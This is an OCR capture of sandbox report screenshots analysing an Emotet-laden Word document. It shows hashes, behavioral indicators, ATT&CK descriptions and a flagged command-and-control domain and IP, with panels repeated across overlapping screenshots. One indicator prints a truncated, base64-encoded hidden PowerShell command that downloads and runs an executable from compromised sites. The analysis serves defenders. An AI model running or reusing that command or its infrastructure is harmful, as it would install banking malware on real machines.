
Submission / b257fd15f67a7fe9243cfae1fa0644a0ac313a07f97957aab60d8c3b9db15ced

Resubmit | Glovebox

Running 4:24 10:00

Notice: This sample analysis includes User Emulation. Playbook in use: Random Cursor Movement with Image Recognition

File Name	b257fd15f67a7fe9243cfae1fa0644a0ac313a07f97957aab60d8c3b9db15ced
Sample ID	47e334fe9097566165e82d5a7f2b2f09
Analysis Started	1/24/20 9:58:15 am
Analysis Submitted	1/24/20 9:58:13 am
Playbook	Random Cursor Movement with Image Recognition
OS	Windows 10
Queue	pending-ui:win10
Access	Private
Running On	mtv-work-004
Network Exit Localization	US - Pennsylvania - Philadelphia
SHA-256	b257fd15f67a7fe9243cfae1fa0644a0...
SHA-1	75edee4b7ea83aba60e084274a452...
MD5	99babb6b92fcc416ea44b6fb6d998a75
Tags	underlyingnoodle_maldocs
Related Tags	
Related Flags	



Related Samples

1 | 1-8 of 8 | 10 per page


Submission / b257fd15f67a7fe9243cfae1fa0644a0ac313a07f97957aab60d8c3b9db15ced

Resubmit | Glovebox

Running 4:51 10:00

Related Tags

Related Flags



Related Samples

Name	SHA-256	Type	Tags	VM	Playbook	Score	Indicators	Submitted	Login	Access	Status
b257fd15f67a7fe9243cfae1fa0...	b257fd15...		underlyingnoodle_m...	Windows 10	Random Cursor Movem...			1/24/2020 9:58 AM	mauger		
w88qv-551-06518185-oloskt3...	7544cdd...	url	emotet, url	Windows 7 64-bit	Random Cursor Movem...	100	59	1/23/2020 10:30 AM			
b257fd15f67a7fe9243cfae1fa0...	b257fd15...	doc	underlyingnoodle_m...	Windows 10	Random Cursor Movem...	100	70	1/22/2020 11:05 AM	mauger		
b257fd15f67a7fe9243cfae1fa0...	b257fd15...	doc	underlyingnoodle_m...	Windows 10	Random Cursor Movem...	100	63	1/22/2020 10:45 AM			
w88qv-551-06518185-oloskt3...	7544cdd...	url	emotet, url	Windows 7 64-bit	Random Cursor Movem...	100	48	1/22/2020 10:20 AM			
SW_OUY_010120_CGB_0122...	b257fd15...	doc	malspam, Emotet	Windows 7 64-bit	Random Cursor Movem...	100	75	1/22/2020 9:29 AM			
2LNtpLOqTaJKr6l.exe	a319557...	exe	malspam, Emotet	Windows 7 64-bit	Random Cursor Movem...	100	44	1/22/2020 9:29 AM			
ST_21980882.doc	3c4ad4b3...	doc	malspam, Emotet	Windows 7 64-bit	Random Cursor Movem...	100	75	1/22/2020 9:25 AM			

1 | 1-8 of 8 | 10 per page

Sample Report

Metrics

100	0	30	3	14	4
Threat Score	Internal Targets	Judgements	Verdicts	Indicators	Sources

Metadata

Sample ID	fe08b1ca654859c84bad4d6d584db0f9	Filename	Dat-2020_01_24-Z187630.doc
OS	Windows 7 64-bit	Magic Type	Microsoft Word 2007+
Started	1/23/20 11:44:28 pm	File Type	docx
Ended	1/23/20 11:51:25 pm	First Seen	1/23/20 11:44:26 pm
Duration	0:06:57	Last Seen	1/24/20 12:16:45 am
Sandbox	rcn-work-063	SHA-256	ea5b10fb0fb253a2d1f67122adc083ada11c4...
Playbook	Random Cursor Movement with Image Recognition	SHA-1	e89dc7722472e09fa55660fc8c94f82e859a17a2
Network	US - Pennsylvania - Philadelphia	MD5	3aba34b958ca3de2b684c8e392f5c446
Exit Localization		Tags	malspam
		FP/FN	0 False Positive / 0 False Negative

Behavioral Indicators

Only show Indicators with Orbital queries

Search

Title	Orbital Queries	Categories	ATT&CK	Tags	Hits	Score
Emotet Malware Detected		banker		banker, fraud, RAT, trojan	4	100*
Office Document Launches a Powershell		pattern	defense evasion	dropper, obfuscation, phishing, script	1	100
A Domain Flagged By Cisco Umbrella Downloaded A PE		domain		compound, dns, umbrella	1	95

Metadata

Sample ID	fe08b1ca654859c84bad4d6d584db0f9	Filename	Dat-2020_01_24-Z187630.doc
OS	Windows 7 64-bit	Magic Type	Microsoft Word 2007+
Started	1/23/20 11:44:28 pm	File Type	docx
Ended	1/23/20 11:51:25 pm	First Seen	1/23/20 11:44:26 pm
Duration	0:06:57	Last Seen	1/24/20 12:16:45 am
Sandbox	rcn-work-063	SHA-256	ea5b10fb0fb253a2d1f67122adc083ada11c4...
Playbook	Random Cursor Movement with Image Recognition	SHA-1	e89dc7722472e09fa55660fc8c94f82e859a17a2
Network	US - Pennsylvania - Philadelphia	MD5	3aba34b958ca3de2b684c8e392f5c446
Exit Localization		Tags	malspam
		FP/FN	0 False Positive / 0 False Negative

Behavioral Indicators

Only show Indicators with Orbital queries

Search

Title	Orbital Queries	Categories	ATT&CK	Tags	Hits	Score
Emotet Malware Detected		banker		banker, fraud, RAT, trojan	4	100*
Office Document Launches a Powershell		pattern	defense evasion	dropper, obfuscation, phishing, script	1	100
A Domain Flagged By Cisco Umbrella Downloaded A PE		domain		compound, dns, umbrella	1	95
A Suspicious Document Containing Randomized Variable Names Detected		macros		embedded, macro, obfuscation, vba	1	95
Artifact Flagged Malicious by Antivirus Service		antivirus		antivirus, file	3	95
Document Submission Contacted Domain Flagged By Cisco Umbrella		domain		compound, dns, umbrella	1	95

Behavioral Indicators

Only show Indicators with Orbital queries

Search

Title	Orbital Queries	Categories	ATT&CK	Tags	Hits	Score
Emotet Malware Detected		banker		banker, fraud, RAT, trojan	4	100*
Office Document Launches a Powershell		pattern	defense evasion	dropper, obfuscation, phishing, script	1	100
A Domain Flagged By Cisco Umbrella Downloaded A PE		domain		compound, dns, umbrella	1	95
A Suspicious Document Containing Randomized Variable Names Detected		macros		embedded, macro, obfuscation, vba	1	95
Artifact Flagged Malicious by Antivirus Service		antivirus		antivirus, file	3	95
Document Submission Contacted Domain Flagged By Cisco Umbrella		domain		compound, dns, umbrella	1	95
Document Used WMI to Launch Process		pattern	defense evasion	compound, dropper, obfuscation, process	1	95
Document with Random Variables Established Network Communications		macros		compound, embedded, macro, obfuscation, vba	6	95
Email Sent With Attachments		exfiltration	exfiltration	botnet, smtp, worm	6	95
Excessive Number Of DNS Queries Returned Non-Existent Domain		exhaustion	command and control	communication, compound, threshold	1	95
Powershell Potential Remote Code Execution		evasion	command and control	process, registry, remote code execution	2	95
PowerShell With Encoded Command and Obfuscation		evasion		encoding, obfuscation	1	95

Behavioral Indicators

Only show Indicators with Orbital queries

Search

Title	Orbital Queries	Categories	ATT&CK	Tags	Hits	Score
Emotet Malware Detected		banker		banker, fraud, RAT, trojan	4	100*
Office Document Launches a Powershell		pattern	defense evasion	dropper, obfuscation, phishing, script	1	100
A Domain Flagged By Cisco Umbrella Downloaded A PE		domain		compound, dns, umbrella	1	95
A Suspicious Document Containing Randomized Variable Names Detected		macros		embedded, macro, obfuscation, vba	1	95
Artifact Flagged Malicious by Antivirus Service		antivirus		antivirus, file	3	95
Document Submission Contacted Domain Flagged By Cisco Umbrella		domain		compound, dns, umbrella	1	95
Document Used WMI to Launch Process		pattern	defense evasion	compound, dropper, obfuscation, process	1	95
Document with Random Variables Established Network Communications		macros		compound, embedded, macro, obfuscation, vba	6	95
Email Sent With Attachments		exfiltration	exfiltration	botnet, smtp, worm	6	95
Excessive Number Of DNS Queries Returned Non-Existent Domain		exhaustion	command and control	communication, compound, threshold	1	95
Powershell Potential Remote Code Execution		evasion	command and control	process, registry, remote code execution	2	95
PowerShell With Encoded Command and Obfuscation		evasion		encoding, obfuscation	1	95

Copy a URL that links directly to this row

Behavioral Indicators

Only show Indicators with Orbital queries

Search

Title	Orbital Queries	Categories	ATT&CK	Tags	Hits	Score
Emotet Malware Detected		banker		banker, fraud, RAT, trojan	4	100*
Office Document Launches a Powershell		pattern	defense evasion	dropper, obfuscation, phishing, script	1	100
A Domain Flagged By Cisco Umbrella Downloaded A PE		domain		compound, dns, umbrella	1	95
A Suspicious Document Containing Randomized Variable Names Detected		macros		embedded, macro, obfuscation, vba	1	95
Artifact Flagged Malicious by Antivirus Service		antivirus		antivirus, file	3	95
Document Submission Contacted Domain Flagged By Cisco Umbrella		domain		compound, dns, umbrella	1	95
Document Used WMI to Launch Process		pattern	defense evasion	compound, dropper, obfuscation, process	1	95
Document with Random Variables Established Network Communications		macros		compound, embedded, macro, obfuscation, vba	6	95
Email Sent With Attachments		exfiltration	exfiltration	botnet, smtp, worm	6	95
Excessive Number Of DNS Queries Returned Non-Existent Domain		exhaustion	command and control	communication, compound, threshold	1	95
Powershell Potential Remote Code Execution		evasion	command and control	process, registry, remote code execution		
PowerShell With Encoded Command and Obfuscation		evasion		encoding, obfuscation	1	95

Copied!
https://panacea....aunch-powershell

Behavioral Indicators

Only show Indicators with Orbital queries

Search

Title	Orbital Queries	Categories	ATT&CK	Tags	Hits	Score
Emotet Malware Detected		banker		banker, fraud, RAT, trojan	4	100*
Office Document Launches a Powershell		pattern	defense evasion	dropper, obfuscation, phishing, script	1	100

Office Document Launches a Powershell

Score: 100 Hits: 1

Description

An Office document file was observed triggering a sequence of steps to launch a PowerShell. This technique is commonly seen among phishing attacks. A macro inside the document is used to launch a script outside of Office, which allows it greater abilities on the system. The script then launches a PowerShell, which gives attackers a more robust scripting environment than offered through a VB script or the Windows shell.

Trigger

This indicator is triggered when a sample is a document that is opened with Office and a PowerShell is launched during the sample run.

Process	Command Line
	Powershell -w hidden -en JABGAGEAawBjAGoAeQBvAGEAPQAnAFgAYQBtAGwAaQBoAHoAcwBwACcAOwAkAEoAeQB5AGoAcABiAGYAYQBnAHoAeAB2ACAAPQAgACcANAA3ADUAJwA7ACQAUQBnAHIAdgB5AGMAaABhAHAAeQBzAD0AJwBLAHYAcABpAGsAZwBqAG8AcQAnADsAJABEAGMAbgBhAG4AdQBwAGUAbQBrAGcAcwByAD0AJABlAG4AdgA6AHUAcwBlAHIAcAByAG8AZgBpAGwAZQArACcAXAAnACsAJABKAHkAeQBqAHAAYgBmAGEAZwB6AHgAdgArACcALgBlAHgAZQAnADsAJABPAHQAcgB5AGEAZgBmAGoAdQBwAGoAPQAnAE4AegBtAHQAagBzAHkAaABrAGUAJwA7ACQAQgBlAHIAZAB0AHQAcQBoAHQAZAB2AHUAPQAuACgAJwBuAGUAdwAnACsAJwAtAG8AJwArACcAYgBqAGUAYwB0ACcAKQAgAG4ARQBUAC4AdwBFAGIAQwBsAEkAZQBuAFQAOwAkAEkAZwBiAHEAbwBsAHUAcgA9ACcAaAB0AHQAcAA6AC8ALwBwAHIAawBjAGEAZABkAHQAcgBhAGkAbgBpAG4AZwBjAGUAbgB0AGUAcgAuAGMAbwBtAC8AdwBwAC0AYQBkAG0AaQBuAC8AQQBBAFEAMwA4ADUAOAA0ADYALwAqAGgAdAB0AHAAOgAvAC8AdABoAG8AaAB1AG4ALgBvAHIAZwAvAHcAcAAtAGkAbgBjAGwAdQBkAGUAcwAvAHMASwBlAFMAWQBNAGoATAAvACoAaAB0AHQAcAA6AC8ALw


MITRE ATT&CK attack.mitre.org


Defense Evasion

Tactic ID: TA0005

Techniques: Indirect Command Execution

The adversary is trying to avoid being detected. Defense Evasion consists of techniques that adversaries use to avoid detection throughout their compromise. Techniques used for defense evasion include uninstalling/disabling security software or obfuscating/encrypting data and scripts. Adversaries also leverage and abuse trusted processes to hide and masquerade their malware. Other tactics' techniques are cross-listed here when those techniques include the added benefit of subverting defenses.


Threat Grid
Submit Sample
Dashboard
Samples
Reports
Indicators
mauger
Report / Samples / Dat-2020_01_24-Z187630.doc
Report FP/FN
Resubmit
Downloads
Metrics
Metadata
Indicators
Network
HTTP Traffic
DNS Traffic
TCP/IP Streams
Extracted Domains
Processes
Artifacts
Registry Activity
Consolidated
Created Keys
Modified Keys
Deleted Keys
File Activity
Only show Indicators with Orbital queries
Search
Title
Orbital Queries
Categories
ATT&CK
Tags
Hits
Score
Document with Random Variables Established Network Communications
macros
compound embedded macro obfuscation vba
6
95
Email Sent With Attachments
exfiltration
exfiltration
botnet smtp worm
6
95
Excessive Number Of DNS Queries Returned Non-Existent Domain
exhaustion
command and control
communication compound threshold
1
95
Powershell Potential Remote Code Execution
evasion
command and control
process registry remote code execution
2
95
PowerShell With Encoded Command and Obfuscation
evasion
encoding obfuscation process script system
1
95
Snort Triggered On A Domain Flagged Malicious By Umbrella
Orbital Queries
network-anomaly
command and control
compound network snort umbrella
1
95
Specific Set of Indicators Signalling Highly Suspicious Word Document
heuristic
compound phishing threshold
1
95
Document Created an Executable File
pattern
execution
dropper obfuscation phishing
2
90
A Document File Established Direct IP Communications
network-anomaly
command and control
defense evasion
dropper
19
85
Downloaded Packed, Encrypted or Encoded PE
download
defense evasion
compound dropper executable network
3
85
Network Downloaded Executable Added as a Service
pattern
compound process registry
1
85
A Document File Established Network Communications
pattern
command and control
dropper
200
81
BRKSEC-3450
109


Threat Grid
Submit Sample
Dashboard
Samples
Reports
Indicators
mauger
Report / Samples / Dat-2020_01_24-Z187630.doc
Report FP/FN
Resubmit
Downloads
Metrics
Metadata
Indicators
Network
HTTP Traffic
DNS Traffic
TCP/IP Streams
Extracted Domains
Processes
Artifacts
Registry Activity
Consolidated
Created Keys
Modified Keys
Deleted Keys
File Activity
Only show Indicators with Orbital queries
Search
Title
Orbital Queries
Categories
ATT&CK
Tags
Hits
Score
PowerShell With Encoded Command and Obfuscation
evasion
encoding
obfuscation
process
script
system
1
95
Snort Triggered On A Domain Flagged Malicious By Umbrella
Orbital Queries
network-anomaly
command and control
compound
network
snort
umbrella
1
95
Snort Triggered On A Domain Flagged Malicious By Umbrella
Score: 95 Hits: 1
Description
A Snort signature triggered on a domain which Umbrella has recognized as hosting malware. Umbrella and Snort are both network analysis products which provided detailed information about network traffic. Umbrella makes determinations on domains themselves, whereas Snort looks at the actual traffic made on a system. The fact that both products detect a threat is indicative of malicious behaviour.
Trigger
This indicator triggers when Umbrella labels a domain as hosting malware and Snort triggers on a network stream to the same domain.
Network Stream
Domain
IP
Snort Rule
Umbrella Status
Actions
Stream 8
prkcaddtrainingcenter.com
173.208.131.82
1-15306
Malicious
Orbital Query
MITRE ATT&CK attack.mitre.org
Command and Control
Tactic ID: TA0011
The adversary is trying to communicate with compromised systems to control them. Command and Control consists of techniques that adversaries may use to communicate with systems under their control within a victim network. Adversaries commonly attempt to mimic normal, expected traffic to avoid detection. There are many ways an adversary can establish command and control with various levels of stealth depending on the victim's network structure and defenses.
Specific Set of Indicators Signalling Highly Suspicious Word Document
heuristic
compound
phishing
threshold
1
95
Document Created an Executable File
pattern
execution
dropper
obfuscation
phishing
2
90
A Document File Established Direct IP Communications
network-anomaly
command and control
defense evasion
dropper
19
85
Downloaded Packed, Encrypted or Encoded PE
download
defense evasion
compound
dropper
3
85

Only show Indicators with Orbital queries

Search

Title	Orbital Queries	Categories	ATT&CK	Tags	Hits	Score
PowerShell With Encoded Command and Obfuscation		evasion		encoding, obfuscation, process, script, system	1	95
Snort Triggered On A Domain Flagged Malicious By Umbrella	Orbital Queries	network-anomaly	command and control	compound, network, snort, umbrella	1	95
Specific Set of Indicators Signalling Highly Suspicious Word Document		heuristic		compound, phishing, threshold	1	95
Document Created an Executable File		pattern	execution	dropper, obfuscation, phishing	2	90
A Document File Established Direct IP Communications		network-anomaly	command and control, defense evasion	dropper	19	85
Downloaded Packed, Encrypted or Encoded PE		download	defense evasion	compound, dropper	3	85

Snort Triggered On A Domain Flagged Malicious By Umbrella

Score: 95 Hits: 1

Description

A Snort signature triggered on a domain which Umbrella has recognized as hosting malware. Umbrella and Snort are both network analysis products which provided detailed information about network traffic. Umbrella makes determinations on domains themselves, whereas Snort looks at the actual traffic made on a system. The fact that both products detect a threat is indicative of malicious behaviour.

Trigger

This indicator triggers when Umbrella labels a domain as hosting malware and Snort triggers on a network stream to the same domain.

